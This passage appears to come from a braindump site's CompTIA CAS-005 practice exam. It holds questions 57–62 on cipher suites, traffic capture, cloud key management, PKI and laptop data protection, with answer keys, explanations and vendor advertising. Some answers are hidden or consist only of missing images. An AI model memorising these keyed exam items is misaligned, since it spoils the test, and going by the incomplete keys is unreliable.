- C. Evaluate and implement new endpoint security tools, helping to prevent attack attempts.
- D. Implement a NIPS integrated with the firewall, raising new rules to block any malicious access attempts coming from the external perimeter.

Answer: A ([LEAVE A REPLY](#))

#### NEW QUESTION: 57

A vulnerability scan was performed on a website, and the following encryption suites were found:

```
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
TLS_AES_128_GCM_SHA256
TLS_CHACHA20_POLY1305_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA
TLS_AES_128_GCM_SHA256
TLS_AES_256_GCM_SHA384
```

Which of the following actions will remediate the vulnerability?

- A. Removing any ciphers utilizing cipher block chaining
- B. Rearranging the order of the ciphers from strongest to weakest

- C. Deploying a WAF to monitor web traffic
- D. Reissuing new SSL certificates for the website

**Answer: A** ([LEAVE A REPLY](#))

Cipher suites that use CBC (Cipher Block Chaining), such as

TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256 and

TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA, are vulnerable to padding oracle and related attacks.

Removing CBC-based ciphers ensures only modern and secure cipher suites (e.g., GCM, ChaCha20) are used, remediating the vulnerability.

#### NEW QUESTION: 58

A security review revealed that not all of the client proxy traffic is being captured. Which of the following architectural changes best enables the capture of traffic for analysis?

- A. Adding an additional proxy server to each segmented VLAN
- B. Setting up a reverse proxy for client logging at the gateway
- C. Configuring a span port on the perimeter firewall to ingest logs
- D. Enabling client device logging and system event auditing

**Answer: C** ([LEAVE A REPLY](#))

Configuring a span port on the perimeter firewall to ingest logs is the best architectural change to ensure that all client proxy traffic is captured for analysis. Here's why:

Comprehensive Traffic Capture: A span port (or mirror port) on the perimeter firewall can capture all inbound and outbound traffic, including traffic that might bypass the proxy. This ensures that all network traffic is available for analysis.

Centralized Logging: By capturing logs at the perimeter firewall, the organization can centralize logging and analysis, making it easier to detect and investigate anomalies.

Minimal Disruption: Implementing a span port is a non-intrusive method that does not require significant changes to the network architecture, thus minimizing disruption to existing services.

#### NEW QUESTION: 59

An organization has been using self-managed encryption keys rather than the free keys managed by the cloud provider. The Chief Information Security Officer (CISO) reviews the monthly bill and realizes the self-managed keys are more costly than anticipated. Which of the following should the CISO recommend to reduce costs while maintaining a strong security posture?

- A. Utilize an on-premises HSM to locally manage keys.
- B. Adjust the configuration for cloud provider keys on data that is classified as public.
- C. Begin using cloud-managed keys on all new resources deployed in the cloud.
- D. Extend the key rotation period to one year so that the cloud provider can use cached keys.

**Answer: (SHOW ANSWER)**

Comprehensive and Detailed Step by Step

Understanding the Scenario: The organization is using customer-managed encryption keys in the cloud, which is more expensive than using the cloud provider's free managed keys. The CISO needs to find a way to reduce costs without significantly weakening the security posture.

Analyzing the Answer Choices:

A :Utilize an on-premises HSM to locally manage keys: While on-premises HSMs offer strong security, they introduce additional costs and complexity (procurement, maintenance, etc.). This option is unlikely to reduce costs compared to cloud-based key management.

B :Adjust the configuration for cloud provider keys on data that is classified as public: This is the most practical and cost-effective approach. Data classified as public doesn't require the same level of protection as sensitive data. Using the cloud provider's free managed keys for public data can significantly reduce costs without compromising security, as the data is intended to be publicly accessible anyway.

Reference:

C : Begin using cloud-managed keys on all new resources deployed in the cloud: While this would reduce costs, it's a broad approach that doesn't consider the sensitivity of the data. Applying cloud-managed keys to sensitive data might not be acceptable from a security standpoint.

D : Extend the key rotation period to one year so that the cloud provider can use cached keys: Extending the key rotation period weakens security. Frequent key rotation is a security best practice to limit the impact of a potential key compromise.

Risk-Based Approach: Using cloud-provider-managed keys for public data is a reasonable risk-based decision. Public data, by definition, is not confidential.

Cost Optimization: This directly addresses the CISO's concern about cost, as cloud-provider-managed keys are often free or significantly cheaper.

Security Balance: It maintains a strong security posture for sensitive data by continuing to use customer-managed keys where appropriate, while optimizing costs for less sensitive data.

CASP+ Relevance: This approach demonstrates an understanding of risk management, data classification, and cost-benefit analysis in security decision-making, all of which are important topics in CASP+.

Elaboration on Data Classification:

Data Classification Policy: Organizations should have a clear data classification policy that defines different levels of data sensitivity (e.g., public, internal, confidential, restricted).

Security Controls Based on Classification: Security controls, including encryption key management, should be applied based on the data's classification level.

Cost-Benefit Analysis: Data classification helps organizations make informed decisions about where to invest in stronger security controls and where cost optimization is acceptable.

In conclusion, adjusting the configuration to use cloud-provider-managed keys for data classified as public is the most effective way to reduce costs while maintaining a strong security posture. It's a practical, risk-based approach that aligns with data classification principles and cost-benefit considerations, all of which are important concepts covered in the CASP+ exam objectives.

### NEW QUESTION: 60

A senior cybersecurity engineer is solving a digital certificate issue in which the CA denied certificate issuance due to failed subject identity validation. At which of the following steps within the PKI enrollment process would the denial have occurred?

- A. RA
- B. OCSP
- C. CA
- D. IdP

**Answer: A (LEAVE A REPLY)**

The Registration Authority (RA) is responsible for validating the identity of the certificate requestor before the Certificate Authority (CA) issues the certificate. If the identity validation fails during this step, the RA will deny the request, leading to a failure in certificate issuance. The CA will only issue the certificate after the RA has successfully validated the requestor's identity.

Therefore, the denial of certificate issuance due to failed subject identity validation would have occurred at the RA stage.

### NEW QUESTION: 61

#### SIMULATION

An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.

Complete the configuration files to meet the following requirements:


\* The EAP method must use mutual certificate-based authentication (With issued client certificates).

\* The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,


\* The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,

INSTRUCTIONS Click on the AAA server and VPN concentrator to complete the configuration.


Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:



**Answer:**


See the answer below in Explanation

Explanation:

VPN Concentrator:



AAA Server:



**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 62

A security engineer must ensure that sensitive corporate information is not exposed if a company laptop is stolen. Which of the following actions best addresses this requirement?

A. Utilizing desktop as a service for all company data and multifactor authentication

- B.** Using explicit allow lists of specific IP addresses and deploying single sign-on
- C.** Deploying mobile device management and requiring stronger passwords
- D.** Updating security mobile reporting policies and monitoring data breaches

**Answer: A** ([LEAVE A REPLY](#))

To prevent sensitive corporate information from being exposed if a laptop is stolen, the solution must ensure that data is not stored locally and access is tightly controlled. According to the CompTIA SecurityX CAS-005 study guide (Domain 4: Governance, Risk, and Compliance, 4.3), Desktop as a Service (DaaS) hosts data and applications in the cloud, reducing the risk of data exposure on physical devices. Combining DaaS with multifactor authentication 